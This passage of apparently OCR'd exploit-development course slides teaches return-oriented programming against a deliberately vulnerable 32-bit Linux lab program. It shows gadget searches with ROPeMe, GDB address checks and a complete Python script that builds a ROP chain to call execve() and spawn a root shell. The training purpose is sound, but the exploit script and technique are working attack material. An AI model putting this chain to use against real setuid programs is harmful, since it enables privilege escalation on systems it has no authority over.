$ ltrace ./SEC760_ROP temp.txt 2>&1 |egrep -i 'mmap|open'
fopen("temp.txt", "rb") = 0x804b008
open("/lib/libply.1337.so.2.0.0", 0, 00)  = 3
mmap(0x30a0000, 87908, 5, 17, 3) = 0x30a0000
```

We can see that a library called libply.1337.so.2.0.0 is mapped at memory address 0x030a0000. Let's record this address for later.




Exercise: Gadgets We Need

To achieve our Return-Oriented Shellcode attack goal, we must find the following sets of gadgets:

33 c0 c3	xor eax, eax, ret
59 5a c3	pop ecx, pop edx, ret
89 42 18 c3	mov %eax, 0x18(edx), ret
08 c8 c3	or al, cl, ret
5b c3	pop ebx, ret
59 5a c3	pop ecx, pop edx, ret
cd 80	int 80

Let's discuss the reasoning for each of these gadgets.



Exercise: Attack Layout

A lot of thought was put into how to best design the graphic on this slide. Starting from the left, we overflow a vulnerable buffer from left to right. We overwrite the return pointer with our first gadget, which performs an xor eax, eax. This null value will be used shortly by another gadget to write a null DWORD to a precise position toward the right, indicated by NULL. It is in capital letters in the graphic so that it stands out. This serves two purposes. First, it acts as a null value for argv[2]. Second, it acts as a pointer for envp.

Gadget2 must point to a gadget containing pop ecx, pop edx, ret. The first DWORD to get popped into ECX is 0x0b0b0b0b. We need only the lowest order 0x0b, but we can't have any null bytes in our payload, so this works fine. The reasoning is that shortly we will have a gadget that performs an or al, cl, which loads 0x0b into EAX. This can serve as syscall #11, which is execve(). The next DWORD to be popped into EDX is the address of the NULL position on the right minus 24 bytes. The reasoning for this is that we will soon write the null DWORD held in EAX into this address +24 bytes with a gadget. This ensures that the null is written to the right position to serve as argv[2] and the pointer for envp. Gadget 3, mov %eax, 0x18(edx), actually performs this write.


Gadget 4 performs the or al, cl, which places 0x0b into EAX. Gadget 5 is the code sequence pop ebx, ret, which takes the next DWORD (pointer to the string we want to execute on the stack) and pops it into EBX. Gadget 6 does another pop ecx, pop edx, ret. This takes the next DWORD, a pointer to the stack position holding the pointer to the argv array, and pops it into ECX. The next DWORD points to the NULL byte on the stack and serves as the pointer to envp. Gadget 7 is the int 0x80 instruction to invoke the execve() system call. The next DWORD is a pointer to the start of the string we want to execute. This serves as *argv. The next DWORD, which says NULL, starts as a simple PADD byte and ends up being the position in which 0x00000000 is written per the earlier explanation. Finally, we place the string we want execve() to execute, followed by a null byte to terminate.

Exercise: ROPeMe

- ROPeMe by Long Le
- ROP gadget search tool for Linux x86
- Set of Python scripts performing various functions
- We use the ropshell.py script
  - Generate gadgets from a binary
  - Load gadget file (.ggt)
  - Search for specific gadgets
- The search syntax can be a little odd at first
- We use ROPeMe to find gadgets for our Return-Oriented Shellcode

Exercise: ROPeMe


To search for the necessary gadgets, we must have a way to parse through executable memory and find our wanted instructions. We can use the ROPeMe tool written by Long Le to achieve this goal. ROPeMe stands for Return-Oriented Programming Exploitation Made Easy (ROPeMe). It is a gadget search tool for x86 Linux and comes as a set of Python scripts. We use the ropshell.py part of ROPeMe. When in the interactive ROPeMe shell, we use the generate command and tell ROPeMe to go through our wanted binary to find gadgets. This creates a file, which is the name of our designated binary, with a .ggt extension. Next, we load the results from the generate command with the load command. Finally, we use the search command to find our wanted gadgets. The syntax can be a bit strange at first, but it is easy to figure out.



Alternative Gadget Search Tools

Quite a few tools can help with finding ROP gadgets and help build chains, as well as other great features. Following are a few of the ones recommended:


- **Ropper**: Powerful, multi-architecture ROP gadget finder and chain builder
  Author: Sascha Schirra
  https://github.com/sashs/Ropper
- **ida sploiter:** Multipurpose IDA plugin including ROP gadget generation and chain creation
  Author: Peter Kacherginsky
  https://thesprawl.org/projects/ida-sploiter/
- **pwntools**: A suite of tools to help with exploit dev, including an ROP gadget finder
  Author: Gallopsled CTF Team and other contributors
  https://github.com/Gallopsled/pwntools



Exercise: Searching for Gadgets (1)

Let's start up the ROPeMe tool, select the binary in which we want to find gadgets, and load it into the tool. We select the libply.1337.so.2.0.0 library we saw earlier with the ltrace command. Run the following commands and you should get the same results:

```
$ cd ropeme/ropeme/
$~/ROPeMe/ROPeMe$ python ropshell.py
Simple ROP shell: [generate, load, search] gadgets
ROPeMe> generate /lib/libply.1337.so.2.0.0
Generating gadgets for /lib/libply.1337.so.2.0.0 with backward depth=3
It may take few minutes…
Processing code block 1/1
Generated 817 gadgets
Dumping asm gadgets to file: libply.1337.so.2.0.0.ggt ...
OK
ROPeMe> load libply.1337.so.2.0.0.ggt
Loading asm gadgets from file: libply.1337.so.2.0.0.ggt
Loaded 817 gadgets
ELF base address: 0x0
OK
```



Exercise: Searching for Gadgets (2)

Now search for the gadgets we need that were detailed earlier. Be sure to record each address. We have to add the offsets to the mmap() mapped address.

```
ROPeMe> search xor eax, eax
Searching for ROP gadget:xor eax,eax with constraints: []
0x3f14L: xor eax eax ;;
0x83a4L: xor eax eax ;;

ROPeMe> search pop ecx % pop edx
Searching for ROP gadget:  pop ecx % pop edx with constraints: []
0x3f19L: pop ecx ; pop edx ;;
```

Exercise: Searching for Gadgets (3)

- You need ***mov %eax, 0x18(edx)*** to write the null byte to the pointer in EDX

```
ROPeMe> search mov [ edx + 0x18 ] eax
Searching for ROP gadget:  mov [ edx + 0x18 ] eax with
constraints: []
0x3f1cL: mov [edx+0x18] eax ;;
```

- You need ***or cl, al*** to set the al bit to oxob

```
ROPeMe> search or al, cl
Searching for ROP gadget:  or al, cl with constraints: []
0x3f20L: or al cl ;;
```


Exercise: Searching for Gadgets (3)

```
ROPeMe> search mov [ edx + 0x18 ] eax
Searching for ROP gadget:  mov [ edx + 0x18 ] eax with constraints: []
0x3f1cL: mov [edx+0x18] eax ;;

ROPeMe> search or al, cl
Searching for ROP gadget:  or al, cl with constraints: []
0x3f20L: or al cl ;;
```

Exercise: Searching for Gadgets (4)

- You need ***pop ebx, ret*** to point EBX to your string for execve() to execute ***Note: your output may vary


```
ROPeMe> search pop ebx %
Searching for ROP gadget:  pop ebx % with constraints: []
0x31b4L: pop ebx ;;
0x3df4L: pop ebx ;;      #Output truncated for space
```

- You need another ***pop ecx, pop edx, ret***
- Finally, you need an ***int 0x80***

```
ROPeMe> search int 0x80 %
Searching for ROP gadget: int 0x80 % with constraints: []
0x3f23L: int 0x80 ; pop ebx ;;
```


Exercise: Searching for Gadgets (4)


```
ROPeMe> search pop ebx %
Searching for ROP gadget:  pop ebx % with constraints: []
0x31b4L: pop ebx ;;
0x3df4L: pop ebx ;;
… #Output truncated for space…

ROPeMe> search int 0x80 %
Searching for ROP gadget: int 0x80 % with constraints: []
0x3f23L: int 0x80 ; pop ebx ;;
```



Exercise: Verifying the Gadgets

Next, load the SEC760_ROP program into GDB with *gdb ./SEC760_ROP* and then verify that the addresses provided by the ROPeMe tool were accurate. Note that you must set a breakpoint after the library is actually mapped in order to see these addresses.

```
(gdb) x/i 0x030a3f14
   0x30a3f14:   xor    %eax,%eax
(gdb) x/i 0x030a3f19
   0x30a3f19:   pop    %ecx
(gdb) x/i 0x030a3f1c
   0x30a3f1c:   mov    %eax,0x18(%edx)
(gdb) x/i 0x030a3f20
   0x30a3f20:   or     %cl,%al
(gdb) x/i 0x030a31b4
   0x30a31b4:   pop    %ebx
(gdb) x/i 0x030a3f23
   0x30a3f23:   int    $0x80
```



Exercise: Building Our ROP Frame

This slide shows what we have so far toward finalizing our script, including the placeholders for the addresses we need to resolve next. Ensure that you build the script below and name it whatever you choose. We chose the name sploit.py. Note that the ASCII-hex string at the bottom, shown as ./scode1 in the comment, is simply a program we want to execute with our payload. It contains shellcode to spawn a shell and executes it with some pointer play. It is owned by the user deadlist, and running it simply opens a user-level shell. If we can get the vulnerable program to run it for us with our payload, it can spawn a root shell.

```
import struct
file = "ropSploit"

rop = struct.pack('L', 0x30a3f14) # Gadget 1 – xor eax, eax
rop += struct.pack('L', 0x30a3f19) # Gadget 2 – pop ecx, pop edx, ret
rop += struct.pack('L', 0x0b0b0b0b) # 0x0b0b0b0b to set execve() syscall number
rop += struct.pack('L', 0x41414141) # Address of PADD/NULL – 24 bytes
rop += struct.pack('L', 0x30a3f1c) # Gadget 3 – mov %eax, 0x18(edx)
rop += struct.pack('L', 0x30a3f20) # Gadget 4 – or cl, al to load 0b into EAX
rop += struct.pack('L', 0x30a31b4) # Gadget 5 – pop ebx, ret
rop += struct.pack('L', 0x41414141) # Pointer to arg (string) to execve()
rop += struct.pack('L', 0x30a3f19) # Gadget 6 – pop ecx, pop edx, ret
rop += struct.pack('L', 0x41414141) # Pointer to *argv array
```

```
rop += struct.pack('L', 0x41414141) # Pointer to envp
rop += struct.pack('L', 0x30a3f23) # Gadget 7 – int 0x80
rop += struct.pack('L', 0x41414141) # Pointer to arg (string) to execve() for *argv
rop += "PADD" # Location to receive Null byte for argv[2]
rop += "\x2e\x2f\x73\x63\x6f\x64\x65\x31\x00" # ./scode1 string + null

payload = "A" *68 + rop
x = open(file, "w")
x.write(payload)
print "Return oriented shellcode file ***", file, "*** created...!"
x.close()
```

Exercise: Resolving Stack Addresses (1)

- First address to resolve:

```
rop += struct.pack('L', 0x41414141) # Address of PADD/NULL – 24 bytes
```

- Go to the address of the PADD byte on the stack and subtract 24 (0x18) to make it so the EDX + 0x18 write by EAX places the null over the PADD

```
(gdb) break *0x80485e3
(gdb) run ropSploit
Breakpoint 1, 0x080485e3 in overflow ()
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14  0x030a3f19  0x0b0b0b0b  0x41414141
0x5fff110c:  0x030a3f1c  0x030a3f20  0x030a31b4  0x41414141
0x5fff111c:  0x030a3f19  0x41414141  0x41414141  0x030a3f23
0x5fff112c:  0x41414141  0x44444150  0x63732f2e  0x3165646f
```

PADD – 24 bytes
0x5fff1130 – 24 = 0x5fff1118

Exercise: Resolving Stack Addresses (1)

The first address we need to resolve is the following line in our script: rop += struct.pack('L', 0x41414141) # Address of PADD/NULL – 24 bytes.

As stated on the slide, we must get the address of the PADD byte on the stack and subtract 24 bytes. The gadget performing the write from EAX into EDX + 0x18 (24 bytes) puts the null byte at this position. To do this, load the program into GDB and set a breakpoint on the address 0x80485e3. We obtained this address earlier with objdump when locating the call to strcpy() from the code segment of the program. Set a breakpoint with the *break *0x80485e3* command and run the program with the file created by our script as the argument. When the breakpoint is reached, run the *x/16x $esp* command to dump the stack region containing our input, as shown.

Note that we use static stack values, but the OS has ASLR enabled. The stack has been programmatically moved by the program. This is by design to lower the complexity of the attack. In SANS SEC660, this author takes you through ensuring position independency by preserving the stack pointer during the initial return pointer overwrite and referencing offsets from this location through the attack. It is possible on this program as well; however, the number of gadgets necessary increases to ensure stack pointer preservation and precise writes.

Exercise: Resolving Stack Addresses (2)

- Second address to resolve:

```
rop += struct.pack('L', 0x41414141) # Pointer to arg (string) to execve()
```

- Place the address of your string argument to execve() into this position so that it is popped into EBX

```
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14  0x030a3f19  0x0b0b0b0b  0x41414141
0x5fff110c:  0x030a3f1c  0x030a3f20  0x030a31b4  0x41414141
0x5fff111c:  0x030a3f19  0x41414141  0x41414141  0x030a3f23
0x5fff112c:  0x41414141  0x44444150  0x63732f2e  0x3165646f
```

Address of ./scode1 string is:
0x5fff1134

Exercise: Resolving Stack Addresses (2)

The next address we need to resolve comes from the following line in our script: rop += struct.pack('L', 0x41414141) # Pointer to arg (string) to execve()

We simply need to get the address of our "./scode1" string, which will be popped into EBX.

Exercise: Resolving Stack Addresses (3)

- Third address to resolve:

```
rop += struct.pack('L', 0x41414141) # Pointer to *argv array
```

- Place the address of the pointer to the argv array into the ECX register

```
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14  0x030a3f19  0x0b0b0b0b  0x41414141
0x5fff110c:  0x030a3f1c  0x030a3f20  0x030a31b4  0x41414141
0x5fff111c:  0x030a3f19  0x41414141  0x41414141  0x030a3f23
0x5fff112c:  0x41414141  0x44444150  0x63732f2e  0x3165646f
```

Address of pointer to argv is at 0x5fff112c

Exercise: Resolving Stack Addresses (3)

Next, we need to resolve the address that goes into the following script line: rop += struct.pack('L', 0x41414141) # Pointer to *argv array.

This address should point to the pointer (argv[1]) to the string we want to execute with execve().

Exercise: Resolving Stack Addresses (4)

- Fourth address to resolve:

```
rop += struct.pack('L', 0x41414141) # Pointer to envp
```

- Place the address of the pointer to envp into the EDX register

```
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14  0x030a3f19  0x0b0b0b0b  0x41414141
0x5fff110c:  0x030a3f1c  0x030a3f20  0x030a31b4  0x41414141
0x5fff111c:  0x030a3f19  0x41414141  0x41414141  0x030a3f23
0x5fff112c:  0x41414141  0x44444150  0x63732f2e  0x3165646f
```

Address of pointer to envp is at 0x5fff1130

Exercise: Resolving Stack Addresses (4)

We must now place in the address for the following script line: rop += struct.pack('L', 0x41414141) # Pointer to envp.

This one is easy because it is the same address from the last slide + 4 bytes. It is the envp pointer, which holds the null DWORD.

Exercise: Resolving Stack Addresses (5)

- Fifth and final address to resolve:

```
rop += struct.pack('L', 0x41414141) # Ptr to arg (string) to execve() for *argv
```

- Place the address of your string argument to execve() to serve as its argument

```
(gdb) x/16x $esp
0x5fff10fc:  0x030a3f14  0x030a3f19  0x0b0b0b0b  0x41414141
0x5fff110c:  0x030a3f1c  0x030a3f20  0x030a31b4  0x41414141
0x5fff111c:  0x030a3f19  0x41414141  0x41414141  0x030a3f23
0x5fff112c:  0x41414141  0x44444150  0x63732f2e  0x3165646f
```

Address of ./scode1 string is 0x5fff1134

Exercise: Resolving Stack Addresses (5)

The final address you need to resolve is for the following script line: rop += struct.pack('L', 0x41414141) # Ptr to arg (string) to execve() for *argv.

This is the same address you previously found, which points to the start of the ./scode1 string for execve().

Exercise: Finalizing the Script


```
rop  =  struct.pack('L', 0x30a3f14)  # Gadget 1 – xor eax, eax
rop += struct.pack('L', 0x30a3f19)  # Gadget 2 – pop ecx, pop edx, ret
rop += struct.pack('L', 0x0b0b0b0b) # 0x0b0b0b0b to set execve() syscall number
rop += struct.pack('L', 0x5fff1118) # Address of PADD/NULL – 24 bytes
rop += struct.pack('L', 0x30a3f1c) # Gadget 3 – mov %eax, 0x18(edx)
rop += struct.pack('L', 0x30a3f20) # Gadget 4 – or cl, al to load 0b into EAX
rop += struct.pack('L', 0x30a31b4) # Gadget 5 – pop ebx, ret
rop += struct.pack('L', 0x5fff1134) # Pointer to arg (string) to execve()
rop += struct.pack('L', 0x30a3f19) # Gadget 6 – pop ecx, pop edx, ret
rop += struct.pack('L', 0x5fff112c) # Pointer to *argv array
rop += struct.pack('L', 0x5fff1130) # Pointer to envp
rop += struct.pack('L', 0x30a3f23) # Gadget 7 – int 0x80
rop += struct.pack('L', 0x5fff1134) # Pointer to arg (string) to execve() for *argv
rop += "PADD" # Location to receive Null byte for argv[2]
rop += "\x2e\x2f\x73\x63\x6f\x64\x65\x31\x00" # ./scode1 string + null
```


Exercise: Finalizing the Script

On this slide is the final script. If it does not work, attempt to troubleshoot by stepping through the instructions with GDB.


```
import struct
file = "ropSploit"

rop  = struct.pack('L', 0x30a3f14) # xor eax, eax
rop += struct.pack('L', 0x30a3f19) # pop ecx, pop edx, ret
rop += struct.pack('L', 0x0b0b0b0b) # pop into ecx to get 0x0b execve() into eax later
rop += struct.pack('L', 0x5fff1118) # Address of a null for next inst write, for argv second arg
rop += struct.pack('L', 0x30a3f1c) # mov %eax, 0x18(edx) to write 0's to *EDX. Don't clobber ROP Gadg
rop += struct.pack('L', 0x30a3f20) # or cl, al gets 0x0b into eax for execve()
rop += struct.pack('L', 0x30a31b4) # pop ebx, ret pointer to /bin/sh into ebx
rop += struct.pack('L', 0x5fff1134) # Address of ./scode1 popped into ebx
rop += struct.pack('L', 0x30a3f19) # pop ecx, pop edx to point ecx to argv array and edx to envp
rop += struct.pack('L', 0x5fff112c) # Pointer to argv
rop += struct.pack('L', 0x5fff1130) # pointer to envp
rop += struct.pack('L', 0x30a3f23) # int 80 to invoke execve()
rop += struct.pack('L', 0x5fff1134) #Pointer to ./scode1 for execve()'s arg
```

```
rop += "PADD" # Padding for alignment of EDX + 24, PTR to null
rop += "\x2e\x2f\x73\x63\x6f\x64\x65\x31\x00" # ASCII String for ./scode1 + null byte

payload = "A" *68 + rop
x = open(file, "w")
x.write(payload)
print "Return oriented shellcode file ***", file, "*** created...!"
x.close()
```



